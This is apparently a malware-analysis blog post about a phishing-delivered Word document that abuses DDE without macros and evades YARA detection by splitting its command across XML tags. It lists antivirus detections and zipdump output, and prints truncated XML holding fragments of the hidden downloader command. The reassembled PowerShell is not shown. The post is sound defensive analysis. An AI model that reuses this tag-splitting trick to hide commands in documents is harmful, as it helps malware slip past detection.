
Macroless DOC malware that avoids detection with Yara rule

furoner


8 months ago

Yesterday evening various people in my company received highly suspicious emails regarding a receipt ready for their signature. The email had a link to review the document.



The link led to download in all cases the same DOC file (all files had different names but the same hash).

My colleague then checked the hash on VT and found it was already there, detected by 8/60 AV engines. The detection names were already hinting this was something we had been expecting to get in the last few days: a macroless maldoc.



ALYac	Trojan.Downloader.W97M.Gen
ClamAV	Doc.Exploit.DDEautoexec-6348842-0
Cyren	XML/DDEDownldr.A
Fortinet	Malicious_Behavior.SB
McAfee	W97M/MacroLess
Symantec	W97M.Downloader
TrendMicro-HouseCall	Suspicious_GEN.F47V1016
ViRobot	DOC.S.Downloader.55352

Since Sensepost researchers published 8 days ago a post about the abuse of the Dynamic Data Exchange (DDE) Microsoft technology to execute commands in MSWord without requiring macros, we knew we would get this sooner rather than later.

Didier Stevens published recently a post in NVISO Labs blog detailing a way to detect the use of DDE in MS Office documents with his tool Zipdump and with the help of YARA rules.

But we were not getting any results using his YARA rules, so I decided to perform an in-depth check of the document to find out why.

First I tried to get some details with Zipdump on the file:

```
d:\Temp>C:\Python27\python.exe D:\Data\Software\zipdump.py -e receipt_855608.doc
Index Filename                      Encrypted Timestamp           MD5                              Filesize Entropy
    1 docProps/                             0 2017-10-16 14:45:18 d41d8cd98f00b204e9800998ecf8427e        0 0.0
    2 docProps/app.xml                      0 1980-01-01 00:00:00 88f4a3b1a44faf2b6fc61a65d3006386      988 5.05138664854
    3 docProps/core.xml                     0 1980-01-01 00:00:00 b8c4d54da46a3a3120b34d97fbfe95fd      748 5.09145626732
    4 word/                                 0 2017-10-16 14:45:18 d41d8cd98f00b204e9800998ecf8427e        0 0.0
    5 word/document.xml                     0 2017-10-16 14:50:26 fbe41bd63fa1aa7ef5c665a4f2134986     8153 5.22568555471
```

```
  6 word/fontTable.xml                0 1980-01-01 00:00:00 ffce68733e1a9b2a503bac52429bfd04     1261 4.99791139537
  7 word/media/                       0 2017-10-16 14:45:18 d41d8cd98f00b204e9800998ecf8427e        0 0.0
  8 word/media/image1.jpeg            0 1980-01-01 00:00:00 682f52123aac37ddd1441dc7dbfe3689    48113 7.41508707575
  9 word/settings.xml                 0 2017-10-16 14:48:48 e33c91de9506cc588b3eed89e4814825     3591 5.25798166745
 10 word/styles.xml                   0 1980-01-01 00:00:00 8714327315ecb7c9fe05ec050addd7f2    28640 5.0157896851
 11 word/theme/                       0 2017-10-16 14:45:18 d41d8cd98f00b204e9800998ecf8427e        0 0.0
 12 word/theme/theme1.xml             0 1980-01-01 00:00:00 d97794dfa55e9e674373cdea56dc0c89     6846 5.22838481414
 13 word/webSettings.xml              0 1980-01-01 00:00:00 5c19a9426c8e3cf0150c9373b8e7f8e9      497 5.028772629
 14 word/_rels/                       0 2017-10-16 14:45:18 d41d8cd98f00b204e9800998ecf8427e        0 0.0
 15 word/_rels/document.xml.rels      0 1980-01-01 00:00:00 6ddda737829cab3ed2195c31afa788bd      950 4.91014700495
 16 [Content_Types].xml               0 1980-01-01 00:00:00 6c4eb8d9caaa5427a9be80758bdf50e5     1364 4.86843461505
 17 _rels/                            0 2017-10-16 14:45:18 d41d8cd98f00b204e9800998ecf8427e        0 0.0
 18 _rels/.rels                       0 1980-01-01 00:00:00 77bf61733a633ea617a4db76ef769a4d      590 4.90168805244
```

The file does not appear to have anything suspicious at first view. But since I knew that DDE can be called from any normal XML file, I went to look for it first in the main “word/document.xml” subfile (object #5).

```
d:\Temp>C:\Python27\python.exe D:\Data\Software\zipdump.py -s 5 -d receipt_855608.doc
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc=
ttp://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" x
ffice:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http:/
="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microso
idP="00176608"><w:r w:rsidRPr="00706B9A"><w:rPr><w:noProof/><w:lang w:eastAsia="en-US"/></w:rPr><w:d
mePr><a:graphicFrameLocks xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" noChangeAs
:pic="http://schemas.openxmlformats.org/drawingml/2006/picture"><pic:nvPicPr><pic:cNvPr id="0" name=
C-407E-A947-70E740481C1C}"><a14:useLocalDpi xmlns:a14="http://schemas.microsoft.com/office/drawing/2
xfrm><a:prstGeom prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></
"00176608"/><w:p w:rsidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608"/><w:p w:rsidR="0093
sidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608"/><w:p w:rsidR="00932102" w:rsidRDefault
idRDefault="00932102" w:rsidP="00176608"/><w:p w:rsidR="00932102" w:rsidRDefault="00932102" w:rsidP=
" w:rsidP="00176608"/><w:p w:rsidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608"/><w:p w:r
/><w:p w:rsidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608"/><w:p w:rsidR="00932102" w:rs
xml:space="preserve"></w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr
t="00932102" w:rsidP="00176608"/><w:p w:rsidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608
="00176608"/><w:p w:rsidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608"/><w:p w:rsidR="009
rsidR="00932102" w:rsidRDefault="00932102" w:rsidP="00176608"/><w:p w:rsidR="00932102" w:rsidRDefaul
:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00703CDA"><w:rPr><w:lang w:val="fr-CA"/></w:rPr>
strText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="004E5FC4"><w:instrText>c:\\Windows\\
w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText>"</w:instrText></w:r><w:r w:rsidR="000D47BE"><w:rP
/w:r><w:r w:rsidR="00090E3A"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText>k</w:instrText></w:r
n-US"/></w:rPr><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="00490688" w:rsid
nstrText>http:</w:instrText></w:r><w:r w:rsidR="00991208"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:i
2"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText>','%TEMP%\\tvs</w:instrText></w:r><w:r w:rsidR
'%TEMP%\\tvs</w:instrText></w:r><w:r w:rsidR="00490688" w:rsidRPr="00490688"><w:rPr><w:lang w:val="e
:sectPr w:rsidR="007F3B50" w:rsidRPr="00176608" w:rsidSect="00706B9A"><w:pgSz w:w="11906" w:h="16838
```


At first sight, all I saw was a big bunch unintelligible of XML tags. But at the end I also saw a couple of suspicious %TEMP% strings. So I copied the dump of object 5 in a text editor and started separating each suspicious string. I soon found out that the reason the DDE tag was not being detected by the YARA rule was that it had been separated by XML tags:

In order to not miss even a single space between XML tags, I built a regex that select (and afterwards remove) all XML tags, which would leave me with the code that had to be automatedly executed.

Putting the executable code together, I got the following powershell to download another payload:

I could not get the payload anymore, but it seems I will have to update the YARA rule to try to detect this kind of obfuscation.

Meanwhile, stay safe out there and be careful with these macroless malware.



Categories: Malware Analysis

Tags: analysis, DDE, deobfuscation, macroless, malware

View Comments

Furoner.CAT

Blog at WordPress.com.

Back to top

Advertisements